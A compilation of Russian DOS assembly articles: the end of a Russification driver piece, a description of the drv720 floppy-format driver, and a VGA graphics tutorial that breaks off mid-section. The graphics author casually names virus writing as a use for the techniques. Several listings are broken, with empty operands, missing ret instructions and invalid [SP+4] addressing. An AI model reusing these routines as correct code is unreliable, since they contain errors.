В заключение надо сказать, что обработчик 10-го прерывания - это основная часть руссификатора, но не единственная. Обработчик прерывания выполнен перемещаемым, что позволяет при формировании резидентной части размещать его в более младших адресах, что позволяет экономить память за счет префикса программного сегмента(PSP). Реализованна также возможность перемещать этот обработчик в HMA(High Memory Area). В этом случае драйвер занимает в памяти 160 байт. Перед тем, как стать резидентом драйвер тестирует адаптер VGA, автоматически определяет какие шрифты требуют обслуживания, составляет таблицу шрифтов FontTable и обеспечивает ПОЛНОЕ обслуживание подавляющего большинства модификаций видеоадаптеров. При этом пользователь может отказаться от автоматической диагностики и директивно сообщать драйверу через командную строку какие шрифты можно обслуживать. (Для WinNT нужно указывать полный путь доступа к шрифтам!) При этом возможна существенная экономия памяти.

Дистрибутив находится в прилагаемом архиве. Там же есть клавиатурный драйвер NKD(не менее идеальный ;-). А так же великолепная утилитка VACULA, которая не только расскажет вам все об видеоадаптере, но и позволит поиграться с его режимами, оценив его возможности.

Литература:
Фролов А.В., Фролов Г.В. Программирование видеоадаптеров CGA, EGA, VGA. Москва, Диалог-МИФИ, 1992 г.
Programmers Guide to PC & PS/2 Video Systems. Richard Wilton. MicroSoft Press, 1987.

800-й, 720-й, ...

Автор: Андрей Бордачев & Владимир Баевский

Дата: 2002-06-16

Случилось так, что авторам в руки попали машины на которых драйвер 800 потерпел фиаско. Занявшись выяснением причин этого конфуза авторы написали свой драйвер drv720, способный выполнять те же функции, будучи при этом совместимым со своим предшественником.

Драйвер 800 Альберто Паскуале (Alberto Pasquale) давно популярен у пользователей IBM-совметимых компьютеров типа AT. Этому способствовали, на наш взгляд, относительная дороговизна и недостаточная доступность дискет HD (High Density). Дело в том, что среди многочисленных форматов, реализуемых этим драйвером, есть два 720 и 800 Кбайт, пригодных для дешевых широко распространенных дискет DD (Double Density) и позволяющих радикально повысить объем записываемых данных. При радиальной плотности записи 96 TPI (дорожек на дюйм), по крайней мере первый из них обеспечивает высокую сохранность информации (почти такую же, как на дискетах 360 Кбайт). Использование же других форматов, поддерживаемых драйвером 800, менее надежно и вследствие этого используется существенно реже.

> Спустя год (1991), правда, появились вполне надежные дискеты объемом 1200 Кбайт, которые легко форматировались до 1440 Кбайт).

Драйвер 800 - постоянно резидентная программа, расширяющая возможности подсистемы ввода/вывода BIOS компьютера. Принцип его действия основан на подмене вектора 13h, благодаря чему он перехватывает все обращения к подсистеме ввода/вывода BIOS и иногда вмешивается в выполнение некоторых функций "Прочесть сектор" (AH=02h) и "Установить среду" (AH=18h) [1,3].

Рассмотрив, к чему сводятся действия драйвера 800 при перехвате запросов посылаемых НГМД DOS. Распознав обращение к функции "Прочесть сектор", драйвер определяет, не является ли оно запросом на считывание первого сектора на нулевом цилиндре и нулевой поверхности (сектор начальной загрузки - НЗ(boot sector). значения регистров CL=0, CH=1, DH=0). Первый сектор всегда запрашивается драйвером НГМД для вновь установленной дискетты по запросу файловой системы DOS "Построить BPB" (BPB - Base Parameter Block).

Если это так то драйвер считывает сектор с помощью вызова стандартного обработчика прерывания 13h и возвращает управление обратно. Получив управление он определяет количество секторов на дорожках установленной дискеты, прочитав данные из BPB, считанного сектора (смещение 11 [1]). В противном случае управление передается стандартному обработчику без возврата. Определив количество секторов на дорожке, драйвер изменяет таблицу параметров дискеты (указатель на нее он подставляет в вектор 1Eh вместо указателя стандартной таблицы DOS). Модификации подвергаются поле числа секторов и размеры межсекторного промежутка (GAP) для чтения/записи, которая используется системой ввода/вывода (CBB) для настройки НГМД. Кроме того для форматов 720 и 800 Кбайт, требующих одинарного смещения головок (что обеспечивает на дисководах емкостью 1200 Кбайт работу с 80-дорожечными дискетами), драйвер 800 заносит в байт состояния дисковода по адресу 40h:90h + drv, где drv - дисковод (0 или 1), "магический байт" 54h, означающий, что скорость передачи данных - 300Кбит/с, шаг перемещения - одинарный, признак - "Среда установленна" и что дискета 360 Кбайт помещена в дисковод 1,2 Мбайт [4]. Благодаря этому обеспечивается чтение и запись дискет нестандартных форматов.

Для работы с дискетами недостаточно, конечно, операций чтения/записи, необходима также возможность их нестандартного форматирования. С этой целью драйвер 800 обрабатывает функцию "Установить среду", которая запрашивается драйвером НГМД DOS перед началом выполнения этой операции. При этом в CBB (см. выше) передается число цилиндров, поверхностей

и секторов на дорожке. СВВ проверяет эти параметры на допустимость и, если они верны, устанавливает требуемую скорость передачи данных (500, 300 или 250 Кбит/с) и шаг перемещения головок (двойной или одинарный). Затем СВВ возвращает в ES:DI указатель на таблицу параметров дискеты, подходящую для этого формата, а в регистр AH - ноль.

Табл. 1. Межсекторный промежуток (GAP) при различных скоростях передачи данных

Число секторов на дорожке	**Межсекторный промежуток**			
чтение/запись	форматирование	чтение/запись	форматирование	
300 Кбит/с	500 Кбит/с			
9	1Bh (800)	50h (800)		
2Ah (720)	50h (720)			
10	1Bh	2Ah		
11			1Bh (800)	54h (800)
		2Ah (720)	54h (720)	

Обычно СВВ содержит несколько таких таблиц, в которых для конкретного формата дискеты специфичны число секторов на дорожке и GAP для форматирования. Из них обычно только три предназначенны для дискет 5,25 дюйма и соответствуют трем форматам - 320 Кбайт, 360 Кбайт, 1200 Кбайт. Если параметры неверны, СВВ возвращает в регистр AH отличный от нуля код.

Обрабатывая функцию "Установить среду" без привлечения стандартной СВВ, драйвер 800 возвращает ссылку в ES:DI, дополнительно, при этом, модифицируя собственную таблицу параметров дискеты, в соответствии с запрошенным форматом. Эти изменения затрагивают байт состояния дисковода. Туда заносится 74h (для 40-дорожечных дискет, скорости 300 Кбит/с, формата 360 Кбайт и менее), 54h (для 80-дорожечных дискет, такой же скорости передачи, формата 800 или 720 байт/с) или 15h (для 80-дорожечных дискет, скорости передачи 500 Кбит/с, формата 1200Кбайт/с и более).

Описанные (упрощенно) действия достаточно просты, что позволило автору (Alberto Pasquale) драйвера 800 уместить код драйвера всего в 864 байта. (Хотя после дизассемблирования и последующей компиляции автору удалось сократить это значение до 400 байт. Интересно как? Да, просто, убрал из исходника торчащий там текст помощи, разметив его во внешнем файле :-). Копирайт конечно сохранил). Основная нагрузка при таком построении драйвера лежит на стандартной СВВ. И все бы было хорошо, если бы не появилось огромное количестко машин, в которых СВВ совместно с 800 несправился с возлагаемой на него задачей. Авторы решили разобраться в проблеме и родился драйвер drv720 (720 для краткости).

Предлагаемый драйвер радикально отличается от драйвера 800 наличием собственной СВВ, способной самостоятельно выполнять такие функции, как чтение, запись, верификация и форматирование. Она тем не менее не дублирует полностью СВВ компьютера. Некоторые сервисные функции стандартной СВВ (например, определение скорости передачи данных, шага перемещения головок, проверка количества дорожек, распознавание открытия замка дисковода - смены дискеты) не реализуются. Для их выполнения строятся обращения к основной СВВ. Благодаря этому драйвер получился достаточно компактным (2 Кбайта).

Особенности 720-го, упомянотые выше, исключают ипользование вектора 13h, для взаимодействия с драйвером НГМД DOS (это справедливо по крайней мере для версии DOS 3.30). Дело в том, что первичная обработка прерывания 13h выполняет корректировку указателя на буфер, передаваемого СВВ драйвером НГМД DOS в ES:BX. Без этой коррекции невозможны операции по обмену данными (чтени/запись) большими порциями из-за пересечения буферами границ 64-Кбайтных физических сегментов. Поэтому 720-й использует вектор 40h (обработчик обращения

к СВВ машины [1,3], благодаря чему драйвер на входе получает уже скорректированные адреса буферов).

Теперь мы рассмотрим, как осуществляется распознавание формата дискеты нашим драйвером. Перед выполнением операций чтения/записи DOS вызывает функцию "Проверить среду" (Test Media), для того чтобы гарантировать перенастройку внутренних структур DOS в том случае, если пользователь сменил дискету. На этот запрос драйвер НГМД откликается обращением к СВВ компьютера для выполнения команды "Прочесть статус смены диска" (Read change-of-disk status, AH=16h) [1,3]. В ответ на него СВВ возвращает в регистр AH либо 0 (если замок не открывался), либо 6 (дискета установлена заново).

В зависимости от полученного сообщения драйвер НГМД DOS отвечает: "Среда изменена" или "Среда не изменена". В первом случае файловая система инициирует считывание сектора начальной загрузки (НЗ), содержащего BPB. Делается это посылкой запроса драйверу НГМД DOS "Построить BPB" (Build BPB). Во втором случае - считается, что дискета не заменялась и никаких действий не производится.

Функция 16h (Read change-of-disk status) положена в основу механизма узнавания драйвером 720 "своих" форматов 720 и 800 Кбайт. Распознав функцию, обработчик 40h вектора прерывания драйвера 720, передает управление подпрограмме определения формата дискеты, в результате деятельности которой либо взводится, либо сбрасывается флажок, определяющий, кому будут переданы последующие обращения, стандартной или встроенной СВВ.

Свою работу программа начинает с вызова функции 16h стандартной СВВ, если ответ 0(дискета не менялась), то управление возвращается запросившей данную функцию программе (чаще всего это драйвер НГМД DOS), в противном случае выполнение подпрограммы продолжается. Затем она пыиается определить, не является ли дискета отформатированной на 1200 Кбайт. Для этого стандартная СВВ выполняет операцию "Верифицировать сектор" (Verify sector AH=4) для сектора 1 на нулевой поверхности нулевого цилиндра. Эта функция удобна тем, что не инициирует обмена между контроллером дисковода и оперативной памятью, благодаря чему не требуется буфер. Если при этом будет возвращен не нулевой код, предпринимается еще одна попытка ее выполнения с предварительным сбросом контроллера посредством выполнения команды "Рекалибтовать" (Recalibrate, AH=0). Если она также неудачна, встроенная СВВ 720-го не включается, а дискета считается либо не форматированной, либо поврежденной. Реагирвать на эту ситуацию предоставляется стандартной СВВ.

Выполнение команды "Верифицировать сектор" означает, что стандартная СВВ уже определила, с какой скоростью передачи данных была записана информация на дискету (500 или 300 Кбит/с), что контроллер настроен на эту скорость, а так же установлен шаг премещения головок.

Теперь можно выяснить, соответствует ли формат дискеты 1200 Кб. Для этого достаточно проверить, упомянутый ранее, байт состояния дисковода. Наличие в нем 15h говорит о том, что дискета 1200 Кбайт. Наличие в нем 74h означает возможность одного из вариантов - 360, 720 или 800 Кбайт. Подпрограмме распознавания предстоит выяснить какой именно. Для этого сначало определяется не 360-ли Кбайтная это дискета. Для выяснения этого выполняется функция "Верифицировать сектор" для сектора 1 на нулевой поверхности цилиндра 2, однакодля выполнения этой операции используется встроенная СВВ 720-го, работающая только с одинарным шагом перемещения головок. Поэтому, если дискета 360 Кбайт (40 дорожек), головки окажутся неправильно позиционированны. В результате сектор с идентификатором 02000102h (второй цилиндр, нулевая поверхность, первый сектор, размер сектора 512 байт) не будет найден. Возвращаемый при этом код равен 4 (сектор не найден). Управление в этом случае передается вызвавшей программе. Если код возврата 0, то формат либо 720, либо 800. Для разрешения этой ситуации подпрограмма распознавания устанавливает в вектор 1Eh указатель на собственную (drv720) таблицу параметров дискеты, предварительно настроенную на 10 секторов на дорожке

(см. Табл. 1). Затем подается команда "Верефицирвать сектор" для 10-го сектора нулевой поверхности нулевого цилиндра. Для ее выполнения используется встроенная СВВ. Если сектор не найден (код 4) - формат 720 Кбайт и подпрограмма перенастраивает таблицу на 9 секторов на дорожке. Если код равен 0 - формат 800 Кбайт и изменять таблицу не надо.

В случае распознавания команды "Установить среду" (Set Media AH=18h) управление передается подпрограмме эмуляции этой функции. При это проверяются поступившие параметры (число цилиндров, поверхностей, секторов). Если они не соответствуют форматам 720 или 800 Кбайт, управление передается стандартной СВВ. Если параметры оценены, как верные, подпрограмма устанавливает скорость передачи данных 300 Кбит/с, что достигатся непосредственным обращением к порту контроллера дисковода 3F7h:

```
mov dx,3F7h
mov al,1
out dx,al
```

После этого таблица параметров дискеты драйвера 720 настраивается либо на 9, либо на 10 секторов в соответствии с таблицей, а указатель на нее ES:DI возвращается обратившейся программе. Если обработчик 40h-го прерывания распознает функции начиная с AH=0 до AH=5, он отдает управление либо встроенной, либо стандартной СВВ.

Завершая рассмотрение взаимодействия двух СВВ отметим, что драйвер 720 перехватывает, кроме векторов 40h и 1Eh, вектор 16h. Это сделанно для того, чтобы можно было отключить драйвер. По умолчанию используется сочетание клавиш - SHIFT+F12. Вместе с драйвером поставляется утилика, позволяющая изменять сочетания клавиш (confdrv). Информация об используемых клавишах хранится в файле "drv720.cfg". Драйвер 720 отображает распознаный формат в левом верхнем углу экрана надписями: "720K", "800" или "None".

Исходники здесь (находится в архиве `wasm_files.zip`: `files/recovered/site-1007003/d720.zip`).

Литература:
1. Tech Help version 4.02. 1990.
2. MS-DOS Programmer Reference v.4.0, Microsoft Corporation, publ. in USA - 1988
3. Brown Ralf. Interrupt List, Release 91.1, Last change 1/5/91.
4. IBM PC/AT Technical Reference, first edition. - sept. -1985.

Быстрая графика для DOS (из бабушкиного сундука)

Автор: gadyuka (Микаэлла Клюева)

Дата: Не указана

• Установка видеорежима
• Текстовый режим. Доступ к памяти
• Работа с наборами символов и творчески переосмысленная псевдографика
• Организация памяти в графическом режиме 12h
• Вычисление адреса Пикселя по экранным координатам
• Рисование с помощью регистров Графического Контроллера
• Установка цвета отдельных пикселей
• Прокрутка областей экрана, копирование областей экрана
• Чтение отдельных пикселей с экрана
• Рисование с помощью регистров Указателя Последовательности
• Установка цвета ячейки пикселей
• Графический режим 13h

Часто выполнение графических задач оказывается чрезвычайно требовательно к быстродействию и компактности кода. В частности, это касается, например спрайтовой анимации при написании игр, вирусов и других резидентных программ. В таких случаях функции поддержки графики BIOS или графические средства языков высокого уровня не дают требуемого результата, а зачастую оказываются кроме всего прочего и слишком примитивны и громоздки в использовании.

Одним из путей повышения быстродействия процесса, связанного с использованием какой-либо аппаратуры, является, несомненно, прямое обращение к программируемым регистрам этой аппаратуры и областям памяти, которые она использует. Такое обращение, на первый взгляд, не всегда элементарно и накладывает на программиста достаточно жесткие требования в плане корректности работы программы с аппаратурой разных производителей. Однако усилия, затраченные на это при продуманном подходе полностью окупаются.

Некоторые проблемы подстерегают программиста и в текстовых режимах когда возникает необходимость создания достаточно богатого (насколько вообще позволяет текстовый режим) оконного интерфейса с меню, иконками и т.д.

Эта статья предлагает начальные сведения и некоторые элементарные примеры регистрового программирования видеоадаптеров, совместимых со стандартом VGA, позволяющие в предельно компактном коде добиться быстрой, несложной и достаточно эстетичной графики, позволяющей, например, создать оконный интерфейс с меню, иконками, разнообразными шрифтами и т.д. Приведенные примеры тестировались на компьютере AT 286 (не удивляйтесь откуда такое ископаемое животное - дело было еще в 94 году :)) с видеоадаптером VGA 256. На современных адаптерах эти примеры до сих пор работают, хотя, конечно и не раскрывают всех их возможностей.

Так как в короткой статье невозможно охватить все, остановимся на текстовом режиме 03h (80*25, 16 цветов) (наиболее употребительном) и графическом режиме 12h (640*480, 16 цветов).

Установка видеорежима.

Тема эта кажется настолько банальной, что я позволю себе просто ограничиться примером (мало ли кто не знает :)):

```
; На входе: ax - номер видеорежима
SetVideoMode PROC
mov ax, ;
int 10h
SetVideoMode ENDP
```

Кроме обращения к функции int 10h fh 0h можно переключать видеорежим и с помощью регистрового программирования и прямых обращений к памяти. Однако это достаточно трудоемкая и громоздкая операция, поэтому любопытствующих могу только отослать к документации.

Текстовый режим. Доступ к памяти

В текстовом режиме 03h видеоадаптер для вывода символов использует буфер в памяти, располагающийся по постоянному адресу 0B8000h (SEG: 0B800h, OFT: 0h). Каждая логическая ячейка этого буфера состоит из двух байт:
0 - ASCII-код символа
1 - Атрибут цветности (см. Цвет)

Ячейки располагаются непосредственно друг за другом построчно и постранично.
(Видеоадаптеры с размером памяти >=256К поддерживают 8 экранных страниц из которых в некоторый момент времени может быть отображена только одна, см. ниже)
Это означает, что символ с экранными координатами 1*1 страницы 0 будет иметь адрес 0B8000h, символ с координатами 80*25 - 0B8000h + 80 * 25 * 2 - 2, символ с координатами 0*0 страницы 1 - 0B8000h + 80 * 25 * 2.
Отсюда выводится несколько простых и удобных функций записи символов на любую экранную страницу и чтения символов с любой экранной страницы независимо от позиции курсора и активной страницы:

Вычисление физического смещения символа по заданным координатам

```
; На входе: al - Горизонтальная координата X (отсчет от 1)
; ah - Вертикальная координата Y (отсчет от 1)
; cl - Номер страницы (отсчет от 0)
; На выходе: di - смещение символа по заданным координатам

CharAddr PROC
; Вычисляем смещение для позиции символа
mov CH, AH
mul CH ; Перемножаем координаты X, Y
shl AX, 1 ; Умножаем результат на 2
sub AX, 2 ; Устанавливаем смещение на начало ячейки
; Вычисляем смещение страницы
mov DI, AX ; Сохраняем смещение символа в DI
push DX ; Сохраняем содержимое DX
mov AX, 4000 ; Помещаем в AX размер страницы с байтах
xor CH, CH
mul CX ; Вычисляем смещение страницы
```

```
pop DX ; Восстанавливаем содержимое DX
; Вычисляем полное смещение
add DI, AX
ret
CharAddr ENDP
```

** Функция не проверяет переполнение AX при выполнении mul CX, полагая, что смещение позиции символа для диапазона страниц 0..7 не может превышать размера WORD*

Запись символа по заданным координатам

```
; На входе: al - Горизонтальная координата (отсчет от 1)
; ah - Вертикальная координата (отсчет от 1)
; dl - ASCII-код символа
; dh - Атрибут цветности
; cl - Номер страницы (отсчет от 0)

WriteChar PROC
push ES
push DI
; Помещаем в ES сегмент видеобуфера
push 0B800h
pop ES
; Вычисляем полное смещение символа
call CharAddr
; Выводим символ на экранную страницу
mov ES:[DI], DX
pop DI
pop ES
ret
WriteChar ENDP
```

Чтение символа по заданным координатам

```
; На входе: al - Горизонтальная координата X (отсчет от 1)
; ah - Вертикальная координата Y (отсчет от 1)
; cl - Номер страницы (отсчет от 0)
; На выходе: al - ASCII-код символа
; ah - Атрибут цветности

ReadChar PROC
push ES
push DI
; Помещаем в ES сегмент видеобуфера
push 0B800h
pop ES
; Вычисляем полное смещение символа
Call CharAddr
; Читаем символ с экранную страницу
mov AX, ES:[DI]
pop DI
pop ES
ret
ReadChar ENDP
```

Страничная организация видеопамяти может быть использована для сохранения некоторой области экрана с последующим ее быстрым восстановлением. Подобные операции необходимы при выводе меню или всплывающих диалоговых окон, сообщений.

Сохранение заданной области экрана (предполагается, что активная страница = 0; область сохраняется на странице 1).

```
; На входе: al - Горизонтальная координата X (отсчет от 1)
; ah - Вертикальная координата Y (отсчет от 1)
; dl - Ширина области в символах
; dh - Высота области в экранных строках

SaveRect PROC
push DS
push ES
push DI
push SI
; Помещаем в ES и DS сегмент видеобуфера
push 0B800h
pop ES
push ES
pop DS
; Вычисляем полное смещение начального символа области
xor CX, CX
Call CharAddr
; Инициализация смещений и счетчика строк
mov SI, DI
add DI, 4000 ; DI адресует символ с теми же экранными координатами, только на странице 1
push SI ; Сохраняем смещение для упрощения вычислений
mov CX, DX
shr CX, 8 ; Помещаем в CX высоту сохраняемой области
; Сохраняем область
cld
@Again: push CX
mov CX, DX
xor CH, CH
rep movsw
mov SI, [SP+4] ; Восстанавливаем начальное смещение
add SI, 160 ; Увеличиваем начальные смещения на ширину строки в байтах
mov DI, SI
add DI, 4160
mov [SP+4], SI ; Записываем начальное смещение следующей строки
pop CX ; Восстанавливаем счетчик строк
dec CX
cmp CX, 0
jnz @Again
pop SI
pop SI
pop DI
pop ES
pop DS
ret
```

SaveRect ENDP

В немного измененном виде приведенная выше функция может служить прототипом для операций "заливки" области экрана определенным цветом и символом, плавной прокрутки изображения и т.д.

Вывод строк текста при прямом обращении к видеопамяти представляется несколько более сложным, чем с использованием функций DOS, однако он тоже имеет ряд преимуществ:
- Независимость вывода от текущей позиции курсора.
- Возможность выводить строки с разными атрибутами цвета в пределах строки в один прием.

В некоторых приложениях полезно также использовать возможность переключения между различными экранными страницами. Эту возможность можно реализовать также с помощью прямых обращений в различным областям памяти и прямому регистровому программированию, однако в данном случае предпочтительнее - по причине простоты - использовать функцию BIOS

int 10h, fh 05h.
На входе:
ah = 05h
al = PageNumber (отсчет от нуля)

Работа с наборами символов и творчески переосмысленная псевдографика.

Вид символов из набора ASCII 256 может быть легко переопределен программой. Это полезно как при написании утилит, например русификаторов, так и при решении прикладных задач - при создании оконного интерфейса программы в текстовом режиме для рисования различных иконок, галочек, чекбоксиков. При более творческом подходе возможно с помощью нестандартной, определенной программистом псевдографики и рисование достаточно сложных картинок максимальным размером 16*16 уникальных символов (128*256 пикселей). Такие картинки могут служить, например, в качестве логотипа программы при ее запуске или, особенно в сочетании с переключением активных видеостраниц, могут быть использованы при написании вирусов-пугалок :). Единственное досадное ограничение - возможность в пределах одного блока изображения размером 8*16 пикселей пользоваться только двумя цветами.

Установка определяемого программой внешнего вида символов сводится к вызову функции int 10h fh 11h, с предварительной подготовкой где-либо в памяти битовой карты новых символов. Битовая карта символа представляет собой последовательность из 16 байт (при высоте символа VGA 16 пикселей и ширине в 8 пикселей).

Установка определенного программой символа

; На входе: ax - количество загружаемых символов
; dx - индекс символа
; cx - смещение битовой карты загружаемого символа (предполагается, что битовая карта располагается в ds)

SetCharBits PROC
push ES
push BP
push DS
pop DS
xor BL, BL ; Предполагается, что символ загружается в таблицу символов 0
mov BH, 16 ; Высота символа VGA 16 пикселей

```
mov BP, CX
mov CX, AX
mov AX, 1100h
int 10h
pop BP
pop ES
ret
SetCharBits ENDP
```

В графических режимах программа должна самостоятельно выводить битовые карты символов на экран (см. ниже). Для этого она может подготовить в памяти собственный набор битовых карт для всех необходимых ей символов и по мере надобности копировать из него битовые карты в видеобуфер. Однако, из соображений компактности кода или недопустимости дополнительных файлов-шрифтов (например, при написании вирусов) часто желательно воспользоваться уже готовыми и используемыми в текстовых режимах наборами символов.
Для получения адреса дополнительной таблицы битовых карт символов 128..255 достаточно получить значение вектора прерывания 1fh (0:007C), содержащего указатель на дополнительную таблицу символов. Основная таблица символов самым простым способом может быть прочитана напрямую из видеопамяти по недокументированному адресу F000:FA6E. Битовые карты символов располагаются в таблицах непосредственно одна за другой. Единственное, в чем следует убедиться программе при обращении к стандартным таблицам - выяснить высоту символов.

Цвет

Байт атрибута цветности, следующий в видеопамяти в текстовом режиме за байтом ASCII-кода символа имеет следующие битовые поля:
0..2 - Цвет символа
3 - Бит яркости символа
5..6 - Цвет фона
7 - Бит мерцания / яркости фона (в зависимости от установки адаптера).

Бит 7 может быть интерпретирован не только как бит мерцания (по умолчанию), но и как бит яркости, тем самым можно получить для фона в текстовом режиме все 16 цветов.

Так как большинство операций по изменению регистров палитры и ЦАП VGA должны производиться только в момент обратного хода луча по кадру, наиболее простые операции, не критичные ко времени выполнения, стоит производить через функции BIOS.

Одной из таких интересных функций является int 10h fh 10h
Не буду описывать все подфункции функции 10h - их можно найти в любой документации по сервису BIOS, проиллюстрирую лишь наиболее полезные, на мой взгляд, примерами:

Установка значения бита 7 байта атрибута символа для текстовых режимов.

```
; На входе: bl - интерпретация бита 7: 0 = Яркость, 1 = Мерцание

SetBlink PROC
mov AX,1003h
int 10h
ret
SetBlink ENDP
```

Переопределение значения фактического цвета в ЦАП с заданным индексом в палитре

```
; На входе: ax - индекс регистра ЦАП [0..255]. Для 16-ти цветных режимах при использовании палитры 0 - [0..15]
; dh - яркость красного
```

; ch - яркость зеленого
; cl - яркость синего

Значения яркости для совместимости с VGA должны быть 6-битными значениями. Вероятно (но не тестировалось), что в современных адаптерах поддерживается и 8 бит на значение яркости по каждому из каналов R, G и B.

```
SetColorBIOS PROC
push BX
mov BX,AX ; Регистр палитры должен находиться в BX
mov AX,1010h
int 10h
pop BX
ret
SetColorBIOS ENDP
```

** По некоторым сведениям функция int 10h, fh 10h разрушает содержимое регистров si, di, bp, sp, bx, ax. Так что при ее использовании следует соблюдать осторожность и в случае ошибок сохранять и затем восстанавливать упомянутые регистры.*

Приведенный выше пример может быть реализован также и средствами регистрового программирования, путем чтения/записи регистров ЦАП 3C7h - 3C9h. Однако, эти операции рекомендуется производить в момент обратного ходы луча по кадру во избежании мерцания. Также, циклы операций чтения/записи регистра PEL-данных рекомендуется разносить по времени минимум на 240 наносекунд.

Регистры Режим записи PEL-Адреса (3C8h) и Режим Чтения PEL-Адреса (3C7h, запись) позволяют перевести регистр PEL-Данных (3C9h) в режимы записи/чтения соответственно. Одновременно устанавливается индекс регистра цвета ЦАП, для которого производятся операции чтения/записи. После установки регистра 3C8h или 3C7h программа должна произвести три последовательных операции записи/чтения в/из порта 3C9h - цикл записи/чтения. Прерывания в момент цикла должны быть запрещены. После выполнения цикла записи/чтения индекс текущего цвета автоматически увеличивается на 1. Эта особенность позволяет при чтении/записи диапазона цветов устанавливать режим и индекс цвета только один раз.
Регистр Состояние ЦАП позволяет определить, находится ли регистр PEL-данных в режиме чтения или записи. Регистр Состояние ЦАП доступен через порт 3C7h только на чтение (регистр Режим Чтения PEL-Адреса доступен только на запись). Если 2 младших бита регистра содержат 11 - ЦАП находится в режиме записи, если 00 - в режиме чтения.

Изменение цвета регистра ЦАП по индексу AL

; На входе: al - индекс регистра ЦАП [0..255]. Для 16-ти цветных режимах при использовании палитры 0 - [0..15]
; ah - яркость красного
; ch - яркость зеленого
; cl - яркость синего
Значения яркости для совместимости с VGA должны быть 6-битными значениями.

```
SetColorReg PROC
mov DX, 3C8h
out DX, AL
inc DX
cli
mov AL, AH
out DX, AL
```

```
mov AL, CH
out DX, AL
mov AL, CL
out DX, AL
sti
SetColorReg ENDP
```

Организация памяти в графическом режиме 12h

Видеопамять в этих режимах организована образом, отличным от текстового режима.
Во-первых, начало видеобуфера находится по адресу 0A0000h.
Во-вторых, память организована в виде битовых матриц. В режиме 12h этих матриц четыре. Каждому пикселю экрана соответствует один бит каждой из битовых матриц. Таким образом каждой адресуемой ячейке видеопамяти - байту - соответствует восемь пикселей. Значение цвета пикселя получается как результат объединения значений соответствующего ему бита всех битовых матриц. К сожалению, программа не может адресовать отдельные битовые матрицы непосредственно в памяти. Запись в видеобуфер - для корректного задания цвета как отдельных пикселей в байте, так и всей строки из 8 пикселей байта - должна сочетаться с регистровым программированием. Некоторые наиболее простые и полезные приемы рассмотрены ниже.

Вычисление адреса Пикселя по экранным координатам.

Нетрудно догадаться, что адрес отдельного пикселя состоит из двух значений: смещения байта относительно начала видеобуфера, в котором находится пиксель и индекса бита внутри этого байта. Для практического применения индекс бита должен быть представлен в виде операнда к командам SHL, SHR или маски к логическим командам and, or, xor, not. Так как это задача чисто математическая и не имеет отношения к тематике статьи позволю себе оставить ее решение на совести программиста, который возьмется за программирования регистровой графики :).

Рисование с помощью регистров Графического Контроллера

Запись видеопамяти с использованием регистров Графического Контроллера позволяет выполнять большинство операций рисования и вывода символов на экран.

Регистры Графического Контроллера доступны только косвенно через порты 3CEh, 3CFh (Другие регистра Графического Контроллера 3CAh и 3CCh не представляют интереса для прикладного программиста) . Для выбора требуемого регистра следует запись его индекс в регистр Адрес Графики 1 и 2, порт 3CEh. Для быстроты установки требуемого регистра Графического контроллера может быть использован словный вариант команды OUT - out DX, AX, при этом DX должен содержать 3CEh, AL - индекс требуемого регистра, а AH - значение, записываемое в регистр.

Установка цвета отдельных пикселей.

Пример основан на комбинированном использовании регистров Режим (индекс 5) и Битовая Маска (индекс 8). Выбирается режим записи 2 регистра Режим. В этом режиме записанный в видеопамять байт будет интерпретироваться как значение цвета пикселей, разрешенных в регистре Битовая Маска. Пиксели, запрещенные в регистре Битовая Маска не изменяются. Чтобы разрешить пиксель для изменения достаточно установить соответствующий ему бит регистра Битовой Маски в 1.

```
; На входе: ah - битовая маска устанавливаемых пикселей
; al - значение цвета
; * Для простоты записывается первая 8-ми пиксельная ячейка видеопамяти.

SetPixels PROC
push ES
push DI
push 0A000h
pop ES
xor DI, DI
mov DX, 3CEh
push AX
mov AX, 0205h
out DX, AX ; Выбор регистра Режим и одновременная установка режима 2
mov AX, [SP]
mov AL, 8
out DX, AX ; Выбор регистра Битовая Маска и одновременная запись маски разрешенных пикселей.
pop AX
mov AH, ES:[DI] ; *
mov ES:[DI], AL
pop DI
pop ES
ret
SetPixels ENDP
```

** Команда mov AH, ES:[DI] служит для сохранения текущего цвета запрещенных, неизменяемых пикселей и связана с функционированием видеоадаптера: Значение цвета всех пикселей ячейки в распределении по битовым матрицам не может быть считано из памяти непосредственно. При чтении центральным процессором видеопамяти 4 байта из всех матриц автоматически помещаются процессором адаптера в так называемые регистры-защелки. При записи видеопамяти данные, передаваемые центральным процессором комбинируются со значениями этих регистров-защелок по правилам, определяемым установками регистров Графического Контроллера. таким образом, если перед записью по некоторому адресу видеопамяти не выполнить чтение по этому же адресу, то неизменяемые пиксели примут цвет пикселей последней считанной кем-либо 8-ми пиксельной ячейки.*

Приведенный выше пример удобен для выполнения одноцветной заливки областей экрана, рисования линий, вывода символов с прозрачным фоном.

Другой регистр Графического Контроллера - регистр Циклический Сдвиг Данных (индекс 3) позволяется, например выводить символы в курсивном начертании, а также использовать при выводе логические операции над текущими экранными цветами и записываемым цветом. Значения битов при установке этого регистра следующие:
0..2 - Количество позиций циклического сдвига вправо
3..4 - Логические операции

00b - Запись данных без изменения
01b - And
10b - Or
11b - Xor
5..7 - Не используются

Прокрутка областей экрана, копирование областей экрана.

Прием основан на использовании регистра Режим (индекс 5) и принципа действия регистров-защелок - для выполнения копирования 8-ми бытовых ячеек без изменения в пределах видеопамяти программе не нужно получать значения цветов, распределенных по 4-м битовым матрицам. Используется режим записи 1 регистра Режим.

; На входе: di - смещение видеопамяти, по которому производится копирование
; si - смещение видеопамяти, по которому находится копируемая ячейка
; * Пример копирует только одну 8-ми пиксельную ячейку. Нетрудно модиицировать его для копирования/прокрутки любых областей экрана.

```
CopyPixels PROC
push ES
push 0A000h
pop ES
mov DX, 3CEh
mov AX, 0105h
out DX, AX ; Выбор регистра Режим и одновременная установка режима записи 1
mov AH, ES:[DI] ; Чтение ячейки в регистры-защелки
mov ES:[SI], AH ; Запись регистров-защелок в память
pop ES
ret
CopyPixels ENDP
```

Следует отметить, что пример эффективен только в том случае, если прокручиваемая/копируемая область по ширине и начальная координата области по горизонтали кратны 8-ми пикселям.

Чтение отдельных пикселей с экрана.

